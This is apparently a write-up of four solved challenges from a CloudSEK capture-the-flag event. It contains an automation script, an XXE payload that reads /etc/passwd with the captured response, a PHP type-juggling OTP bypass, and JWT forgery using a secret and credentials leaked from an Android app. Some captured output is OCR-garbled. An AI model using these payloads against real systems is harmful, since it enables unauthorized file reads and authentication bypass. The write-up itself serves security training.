

# CloudSEK CTF Write-Up – Solved Challenges




## Flag 1: Nitro Scripting Challenge

**Flag:** ClOuDsEk\_ReSeArCH\_tEaM\_CTF\_2025{ab03730caf95ef90a440629bf12228d4}

### Steps Followed

1. Identified a hidden endpoint /task which returned a random string inside an HTML response.
2. From the challenge description, the required logic was:  
Reverse the string and Base64-encode the reversed string  
Wrap it as:
3. Manual submissions always failed because the server enforced a strict time limit.
4. Created an automation script to:
5. Fetch /task and Extract the string
6. Apply the transformations
7. Immediately POST the result to /submit
8. Automation allowed submission within the allowed time window.

Script: **nitro.py**



```
File Machine View Input Devices Help
kali@kali:~/Downloads
$ pip --version
pip 20.3.4 from /usr/local/lib/python2.7/dist-packages/pip (python 2.7)
$ cd Downloads
$ nano nitro.py
$ cat na
cat: na: No such file or directory
$ cat nitro.py
import requests
import base64
import re

BASE_URL = "http://15.206.47.5:9090"
session = requests.Session()

def extract_challenge(html: str) -> str:
    """
    Extract the random string from the HTML snippet.
    Here we grab all alphanumeric chunks of length >= 8
    and take the last one - usually the actual challenge.
    Adjust if the HTML structure is different.
    """
    matches = re.findall(r"[A-Za-z0-9]{8,}", html)
    if not matches:
        raise ValueError("No challenge string found in /task HTML")
```

```

def build_payload(challenge: str) → str:
    """
    Reverse the string, base64-encode it, then wrap:
    CSK__{base64}__2025
    """
    reversed_str = challenge[::-1]
    b64 = base64.b64encode(reversed_str.encode("utf-8")).decode("utf-8")
    return f"CSK__{b64}__2025"

def submit_payload(payload: str) → str:
    """
    POST the payload as raw text to /submit.
    """
    r = session.post(
        f"{BASE_URL}/submit",
        data=payload,
        headers={"Content-Type": "text/plain"},
        timeout=2,
    )
    return r.text

def main():
    # Optional self-test using your example string
    test_in = "jQCgwMEGMLK6"
    expected = "CSK__NktMTUdFTXdNq1Fq__2025"
    test_out = build_payload(test_in)
    if test_out != expected:
        print("[!] Self-test failed, check logic!")
        print("Got      :", test_out)
        print("Expected:", expected)
    else:
        print("[+] Self-test OK")

```

```

if __name__ == "__main__":
    main()

(kali@kali)~/Downloads]
(kali@kali)~/Downloads]
$ python3 nitro.py
[+] Self-test OK
[+] Challenge: MopARfBelEhh
[+] Payload: CSK__aGhFbGVVCZlJBcG9N__2025
[+] Server says:
Nice automation! Here is your flag: Cl0uDsEk_ReSeArCH_tEaM_CTF_2025{ab03730caf95ef90a440629bf12228d4}
[+] Looks like we got the flag, stopping.

```

## Flag 2: Bad Feedback

Flag: ClOuDsEk\_ReSeArCH\_tEaM\_CTF\_2025{b3e0bed flcla2b4d5e6f71829384756}


### Steps Followed

9. Observed that the feedback form accepted **XML input**.
10. Submitted a normal XML payload to confirm the application parsed XML.
11. Noticed the backend processed user-supplied XML without disabling external entities.
12. Crafted an **XXE payload** to read local files:

```
<!DOCTYPE feedback [  
  <!ENTITY xxe SYSTEM "file:///">  
>  
<feedback>  
  <name>test</name>  
  <message>&xxe;</message>  
</feedback>
```

13. The application resolved the external entity.
14. The flag was stored in the **root filesystem** and became accessible via XXE.
15. The response returned the flag content.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	POST /feedback HTTP/1.1			1	HTTP/1.1 200 OK		
2	Host: 15.206.47.5:5000			2	Server: Werkzeug/3.1.3 Python/3.11.14		
3	Content-Length: 190			3	Date: Sat, 06 Dec 2025 06:04:27 GMT		
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)			4	Content-Type: text/html; charset=utf-8		
	AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0			5	Content-Length: 979		
	Safari/537.36			6	Connection: close		
5	Content-Type: application/xml						
6	Accept: */*			7			
7	Origin: http://15.206.47.5:5000			8			
8	Referer: http://15.206.47.5:5000/			9	<h2>		
9	Accept-Encoding: gzip, deflate, br				Thank you for your feedback!		
10	Accept-Language: en-US,en;q=0.9			10	</h2>		
11	Cookie: session=				<p>		
	eyJjaGFsbG9ud2Vfc3RyaWVnIjoiaHF0RENFWDZEMTV0Iiwia2QzZWVhX2FOIjozNzY				<strong>		
	ODTr4MjICLjROODAOYjd9_at08Ug.NrZhQJV0QxvN6FPpy66KmczvYcY				Name:		
12	Connection: keep-alive				</strong>		
	Connection: keep-alive				root:x:0:0:root:/root:/bin/bash		
13				11	daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin		
14	<?xml version="1.0" encoding="UTF-8"?>			12	bin:x:2:2:bin:/bin:/usr/sbin/nologin		
15	<!DOCTYPE feedback [			13	sys:x:3:3:sys:/dev:/usr/sbin/nologin		
16	<!-- ENTITY xxe SYSTEM "file:///etc/passwd" -->			14	sync:x:4:65534:sync:/bin:/bin/sync		
17	>			15	games:x:5:60:games:/usr/games:/usr/sbin/nologin		
18	<feedback>			16	man:x:6:12:man:/var/cache/man:/usr/sbin/nologin		
19	<name>			17	lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin		
	&xxe;			18	mail:x:8:8:mail:/var/mail:/usr/sbin/nologin		
	</name>			19	news:x:9:9:news:/var/spool/news:/usr/sbin/nologin		
20	<message>			20	uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin		
	hello			21	proxy:x:13:13:proxy:/bin:/usr/sbin/nologin		
	</message>			22	www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin		
21	</feedback>			23	backup:x:34:34:backup:/var/backups:/usr/sbin/nologin		
22				24	list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin		
				25	irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin		



## Flag 3: Triangle


Flag: ClOuDsEk\_ReSeArCH\_tEaM\_CTF\_2025{474a30a63ef1f14e252dc0922f811b16}

### Steps Followed

1. Intercepted the authentication request sent to /login.php.
2. Noticed the login required:
  - Username
  - Password
  - Three OTP values (otp1, otp2, otp3)
3. Backend error messages revealed OTP checks were done individually.
4. Modified the request by sending boolean values instead of numeric OTPs:

```
{
  "username": "admin",
  "password": "admin",
  "otp1": true,
  "otp2": true,
  "otp3": true
}
```

5. Due to PHP loose type comparison, OTP validation succeeded.
6. Authentication was bypassed and the flag was returned.



## Flag 4: Ticket

Flag: ClOuDsEk\_ReSeArCH\_tEaM\_CTF\_2025{ccf62117a030691b1ac7013fca4fb685}

### Steps Followed

1. Analyzed the Android application using **BeVigil**.
2. Discovered hardcoded values in strings.xml from report:
  - Internal Port URL - <http://15.206.47.5.nip.io:8443/>
  - Internal Credentials - **tuhin1729 / 123456**
  - Base64-encoded JWT signing secret.
3. Decoded the JWT Secret:
  - str!k3b4nk@1009%sup3r!s3cr37
4. Logged into the internal portal using the leaked credentials.
5. Captured the JWT token issued after authentication.
6. Decoded the token and confirmed it used **HS256**.
7. Forged a new JWT with elevated privileges:

```
{
  "username": "admin",
  "exp": 1965004820
}
```

8. Re-signed the token using the leaked secret.
9. Replaced the original token with the forged admin token.
10. Accessed a privileged endpoint which returned the flag.

HEADER: ALGORITHM & TOKEN TYPE	JSON WEB TOKEN
<div>Valid header</div> <pre>{  "alg": "HS256",  "typ": "JWT"}</pre>	<pre>eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWw1IiwiaWF0Ij0iOTY1MDA8ODIwFQ.K01Rupo7jFYbxEjjnbHZk3F0L0xP_G3X8dT86kUVuek</pre>
<div>PAYLOAD: DATA</div> <div>Valid payload</div> <pre>{  "username": "admin",  "exp": 1965004820}</pre>	

